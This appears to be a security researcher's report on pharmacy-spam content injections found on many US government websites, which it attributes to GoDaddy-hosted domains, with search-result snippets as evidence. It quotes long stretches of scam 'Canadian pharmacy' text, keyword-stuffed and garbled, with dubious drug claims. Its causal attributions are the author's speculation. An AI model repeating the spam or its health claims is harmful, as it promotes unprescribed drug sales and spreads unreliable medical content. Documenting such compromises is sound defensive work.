**The State of Washington** – Wdfw.wa.gov was attacked via the Godaddy domain snovalleyducks.com to promote the "Canadian Pharmacy" scam website @ intermednopresc.com

<u>Cialis vs viagra, Viagra no prescription overnight delivery</u>

https://wdfw.wa.gov > publications > wdfw01016

May 17, 2018 —  $\dots$  viagra low cost · viagra prescription australia · canadain viagra · viagra kaufen · canadain viagra · presciption free viagra  $\dots$ 





The State of Mississippi – srm.magic.ms.gov was attacked via the Godaddy domain nansengroup.net to promote an unknown Canadian pharmacy domain (redirects broke in tests).

Purchase cheap cialis, Side effects of cialis daily - Nansen ...

https://srm.magic.ms.gov > SAP > EBP > DOCSERVER

... is generic viagra effective · free viagra · indian cialis canada · wholesale generic viagra · cialis no prescription · cialis discount generic ...






The Auburn, New York city government website has an active redirect that triggered on the Google search click – the video embedded above which you can view @ <a href="https://youtu.be/XgCUZIMHqnw">https://youtu.be/XgCUZIMHqnw</a>

Wholesale viagra, Lipitor and viagra – Aqits Pill Shop. Cheap ...

https://www.auburnny.gov > assessment > links > search...

Special saving program. Special prices for all products! Free viagra pills. Guaranteed and fast delivery!




Clifton, Virginia government domain is \*attacking itself\* and is likely compromised – The "cliftonva.gov" domain is showing direct content injections, and after not seeing the usual indicators of a 3rd domain participating in the injections, a quick check confirmed that

the domain "cliftonva.gov" is literally itself hosted on GoDaddy's managed website service. This could be one of the clearest signs that both U.S. Government domains are being targeted, and Godaddy services are the root cause.

<u>Prices cialis, cialis ususal dosage – Cliftonva Pill Shop. Secure and ...</u>

http://cliftonva.gov > index 38 1958597277

free viagra trial · discount wholesale cialis · cialis prescription cost. 1; 2; 3; 4; 5. Previous; Next. levitra generico · levitra cheap usa




Erectile Dysfunction, but herbal viagra offers be careful when ... http://cliftonva.gov > committees Levitra free trial pack, levitra without prescriptions uk The erection process begins with feelings of sexual desire in premenopausal women. Viagra has some contraindications, with some of the time you're ... http://cliftonva.gov > index\_103\_3844969800 Cialis on sale, cialis by mail - Cliftonva Pill Shop. Secure and ... 100mg viagra professional · buycialisgeneric · viagra drug store best buys ... the more common side effects of Viagra are back and muscle pain, dizziness, ... 1 page http://cliftonva.gov > images > cliftonfiles > Minutes : Cialis and prescription, name generic cialis - Clifton-va.com Like Viagra, which is probably the best-known erectile dysfunction drug in the world ... including Viagra, Levitra, Cialis, and Staxyn. drug shop.com offers ... http://cliftonva.gov > index\_43\_4165041128 Purchase levitra canada, purchase of levitra - Cliftonva Pill ... It was the second erectile dysfunction pill, after Viagra, to receive approval and hit the market as a prescription ED medication or some other type of ... http://cliftonva.gov > index\_109\_3827093772 Levitra success stories, levitra india - Cliftonya Pill Shop ... One of the most popular and sought after drugs is Viagra. In a recent Chinese research study, the compound appeared to ease the symptoms of interstitial ...

The Maryland State Archives domain of "MSA.md.gov" is being attacked from the GoDaddy domain "Ellerslie.org" – redirects were broken during tests.

Viagra metabolism, Cipla generic viagra


http://www.msa.md.gov > stagsere > pdf > msa\_se5\_732

In general, you can assume that internet searches for "Viagra free viagra metabolism trial" will yield up sites that are flagged.



# Viagra metabolism, Cipla generic viagra

Generic safe viagra





The National Institute of Health website was attacked via the GoDaddy domain "bioethicsinstitute.org" with malicious "Canadian pharmacy" content injected into their domain and captured by Google on November 19, 2021.


#### Bioethicsinstitute Online Pill Store. Best Prices!

http://www.ncbi.nlm.nih.gov > PMC1719795 > pdf

by K Yates  $\cdot$  2004  $\cdot$  Cited by 48 — Cheap viagra with brand quality ... It was the second of the current cleanses and cheap viagra 100mg uk detoxes that are the latest fad.








Senator Jon Tester's official Senate website was attacked via potentially a CMS vulnerability coupled with the GoDaddy attack methods (something seems unique) – the GoDaddy domain that attacked "<u>www.tester.senate.gov</u>" was " <u>carlyleconsult.com</u>" which is owned by a prominent lobbyist.

Viagra Online From Us >> Real Sale: -25% Off

https://www.tester.senate.gov > files > Letters

... less than a fifth of the price of buying the equivalent in a regular pharmacy -and the price per pill cheap viagra uk paypal will still be less than \$4.





viagra online pericolosoviagra buy spainviagra australia with prescriptionbuy unprescribed viagraviagra 100mg for saleviagra online drug store

### Viagra Online From Us >> Real Sale: -25% Off

#### Viagra jelly for sale in uk


Texas drivers education (DEd) courses serve an important purpose. The tubes are gradually tied or sealed, with dissolvable stitches that help in closing the surgical cuts. Extrao factors apply to your case, buy viagra in cambridge be sure to seek help from an IVF speViagrat in Goa. It is a prescription drug thus availing prescription for the drug is practiple prescription dosage. Research has shown that Arimidex has many benefits when compare to tamoxifen. So what are the causes of ED in younger men is the most distressful contained they lifestyle. To avail our services, you will just have to sign in and out as many times as they choose. They begin to drink and smoke a lot, which ultimately may have no activities, which is caused by erectile malfunction or male sexual disorder can boost your love until satisfaction, bliss and delight. Many studies have confirmed that improving vegetables and fruits can really help in maintaining a healthy life as well as sperm motility. For example, should a woman pay her "fair" share equally if her disposable income buying the equivalent in a regular pharmacy and the price per pill cheap viagra uk pappal will still be less than \$4. This is concluded as per the National Kidney and Urologic Clearinghouse, ejaculatory issues in man might be symptomatic of impotence. When men drink Viagra, there's no instant erection for sure without the best stimulation.

#### Cheap off brand viagra

The latest findings point out to the fact that their chemical composition is exactly identical to that of the branded drug. This is because they don't need a doctor's prescription sisomeone's life. Once a diagnosis is decided, a comprehensive rehabilitation treatment program is designed. It boosts semen volume and helps to last longer in bed and delight I Maintain a Healthy Weight: In many surveys, it has been found that overweight men are appreciably extra common than in fashionable populace. It also offers considerable sa This psychology is the integration of science, theory and clinical knowledge. There is a disease that is called erectile dysfunction. Kamagra jelly, soft tablets and the effervesce the older age group people of both genders who have adopted the unhealthy lifestyle of modern age too suffer from such illness and so it is important that you treat this issue. To over phosphodiesterase type5, it is an inhibiting enzyme which lies in male penis.

#### Buy pill viagra

Inside rare cases whether or not these kinds of mild side effects always be serious throughout nature then It becomes mandatory to treat this condition. Viagra is one of the mos stated by psychologists and doctors. The reality is lots of online pharmacies without a prescription almost offer the same drugs dispensed in the U. S. It has also the essential farkey role in your sexual health. Researchers have concluded that this water may lessen the symptoms of pancreatic insufficiency by improving the function of the kidney in the I How do we naturally do that? If you consume of the alkaline-formed foods, takes cellular magnesium-potassium and drink healing mineral water at home. Occurrence of tighte healthier erections, then you can opt for ED pills such as nitroglycerin for angina, it is probable to origin a stem drop in blood pressure Bearing with liver or kidney issues have sickle cell paleness, or some other sort of platelet issue have NAION (non-arteritic front ischemic optic neuropathy) have as of late. Receiving Viagra becomes a challenge for this order tend to avoid going out or engaging in situations that caused them panic attacks before. Boat Travel, Miami Everglades tours and Miami Attractions and Reserve onlin Citrate and Vardenafil deliver the results inside a incredibly comparable way - they "block" the PDE-5 enzyme, which in turn prospet the chemical referred to as cGMP; the increased viagra professional store levels in the cGMP chemical support the soft muscles of the body and so it works on the issues by repetitive or the comparable way - they "block" the body and so it works on the issues by repetitive chemical support the soft muscles of the body and so it works on the issues by repetitive cannot be supported to as cGMP; the increased viagra professional store levels in the cGMP chemical support the soft muscles of the body and so it works on the issues by repetitive cannot be a constant.




The California Government's "San Francisco Bay Conservation and Development Commission" website was another domain with inexplicable results (numerous unique pharmacy scam content injections) until it was realized that "bcdc.ca.gov" was originally hosted on GoDaddy and seems to still be tied into that infrastructure in some way.

<u>Generic Tadalafil Names – Buy Medications From Canada And ...</u>

### https://bcdc.ca.gov > ejwg

Using the Snellen scale to compare horse vision with generic clomid our own pain (right leg only)back. The last obviousor adult with a on is that cheap viagra ...







The U.S. Department of Energy Office of Scientific and Technical Information's domain of "OSTI.gov" was attacked via the GoDaddy domain "mragheb.com" to promote at least this "Canadian pharmacy" scam domain "fast0nline.com" which redirects if clicking on any of the cached URLs on the Google cached page shown below.

<u>Cheapest Viagra Ever >> Discounts And Bonuses</u>

http://www.osti.gov > servlets > purl

by MM Ragheb  $\cdot$  1975  $\cdot$  Cited by 6 — Assignments will account for 40 percent of the final grade. cheap viagra in nz  $\cdot$  online viagra and cialis  $\cdot$  generic viagra overnight shipping. Two midterm tests ...





To simplify some of this research, here is a list of other domains that appear to be attacked via GoDaddy domains, in nearly identical methods to all the others listed above.

## Walpole, Massacheusetts's domain of "walpole-ma.gov"

Average price per cialis tablet, Canadian cialis reviews ...

https://walpole-ma.gov > links > walpole-ponds

cheapest buy viagra without prescription average price per cialis tablet · order cheap viagra which is better viagra cialis ...

## The Washington State Department of Fish and Wildlife domain of "wdfw.wa.gov"

Cialis vs viagra, Viagra no prescription overnight delivery

https://wdfw.wa.gov > publications > wdfw01016


May 17, 2018 — Cheap viagra tablets. Based on the research team's analysis, Mexican-Americans and non-Hispanic blacks seemed to experience the greatest ...

The District of Columbia's "Department for-hire Vehicles" website is currently attacked (redirect works still) from the GoDaddy domain "dcvipcab.com" – the alignment between a GoDaddy website in DC that is in transportation used to attack the DC vehicle website, raises further questions about purposeful alignment between attack websites or niche CMS vulnerabilities.

<u>Buy viagra online a href, Viagra sample – Dcvipcab Online ...</u>

https://dfhv.dc.gov > node

It may not be easy to discuss erection health with their doctors and even with their partners. very very cheap viagra. Feedback. As highlighted on ut/p/c1/ ...





Liberty Hill, Texas City Government is currently attacked with a content injection via a GoDaddy website "lionsfoundationpark.org"

<u>Viagra online, generic viagra 50mg – Lionsfoundationpark ...</u>

https://www.libertyhilltx.gov > Lions-Foundation-Park

buy cheap viagra · cheapest viagra. undefined. discount cialis · cheapest viagra · viagra without prescription · order cheap levitra · levitra 10 mg ...







The Crossroads, Texas city government domain is another website that was hosted on GoDaddy as recently as October 2021, but more recently was moved to Amazon. This domain doesn't appear to be "attacking itself" anymore, but the Google cached results indicate that it was doing this for some period of time.

<u>Viagra 100mg cheap, Is viagra good – Crossroadstx Online Pill ...</u>

https://crossroadstx.gov > download > 12 Sep12 Financials

But its introduction played out in a recent study cheap real viagra as a significant risk factor for ED. Herbal Viagra is a safe and effective treatment for ...





Even Congressional websites are being attacked – the House Education & Labor Committee website "edlabor.house.gov" was attacked with a content injection from the GoDaddy-hosted domain, "astartforteens.org" as recently as December 29, 2021 according to a Google cached version of the page.

<u>Cialis uk, Cialis order – Astartforteens Online Pharmacy ...</u>

https://edlabor.house.gov > imo > media > doc

... generic viagra canada pharmacy · where to get generic cialis · viagra soft tablets · generic cheap viagra · cialis usa · cialis fast delivery ...

Generic cialis pills celias, Query lowest cialis price online

https://edlabor.house.gov > imo > media > doc

cheap viagra super active · ncdenr customer service · why are there two bath tubs in the cialis commercial · viagra nebenwirkungen · cheap viagra super ...









https://edlabor.house.gov > doc > 2008-04-24-KayBrown

## Cialis comparison, How long does cialis work

ED Drugs Can Help Among the men most likely to be attracted to **Viagra** alternatives might well be those who should not be taking sildenafil or any of the ...

https://edlabor.house.gov > imo > media > doc :

## Astartforteens Online Pharmacy. Guaranteed Shipping! - Free ...

 $2007 \cdot$  Cited by 18 - Viagra users whose prescription drug benefits are managed by CVS/Caremark can expect to pay more for the brand-name drug. Stick with Prescription Drugs...

https://edlabor.house.gov > imo > media > doc :


## Cialis uk, Cialis order - Astartforteens Online Pharmacy ...

A prescription for **Viagra** can be obtained through a doctor. So why is walking so beneficial for men looking to treat erectile dysfunction should talk to their ...

https://edlabor.house.gov > imo > media > doc :

## Generic cialis pills celias, Query lowest cialis price online

But for women, sexual dysfunction may attributable to something as simple as testosterone injections or erectile dysfunction drugs, such as **Viagra**, ...



The U.S. Government Publishing Office's domain of "govinfo.gov" has also been attacked with content injections from the GoDaddy hosted domain of "astartforteens.org" as recently as December 29, 2021 according to the Google cached page. It's unique that this one

domain "astartforteens.org" was used to attack 2 separate domains, this govinfo.gov domain as well as the House Labor & Education Committee at "edlabor.house.gov."

## - COUNTERFEIT DRUGS: FIGHTING ILLEGAL SUPPLY ...


https://www.govinfo.gov > content > pkg > html


Well, I don't want to speak out of school, but I just typed in "cheap Viagra" to Google, and you get a lot of sites. Now, the House server won't let me go ...

Online Pills Store. Kann Ich Viagra Aus Der Apotheke

https://www.govinfo.gov > content > pkg > pdf > USC...

Viagra free  $\cdot$  Cheap viagra without rx  $\cdot$  How to get cialis no prescription  $\cdot$  Cialis prices  $\cdot$  Viagra cost cvs  $\cdot$  Generic viagra super active ...



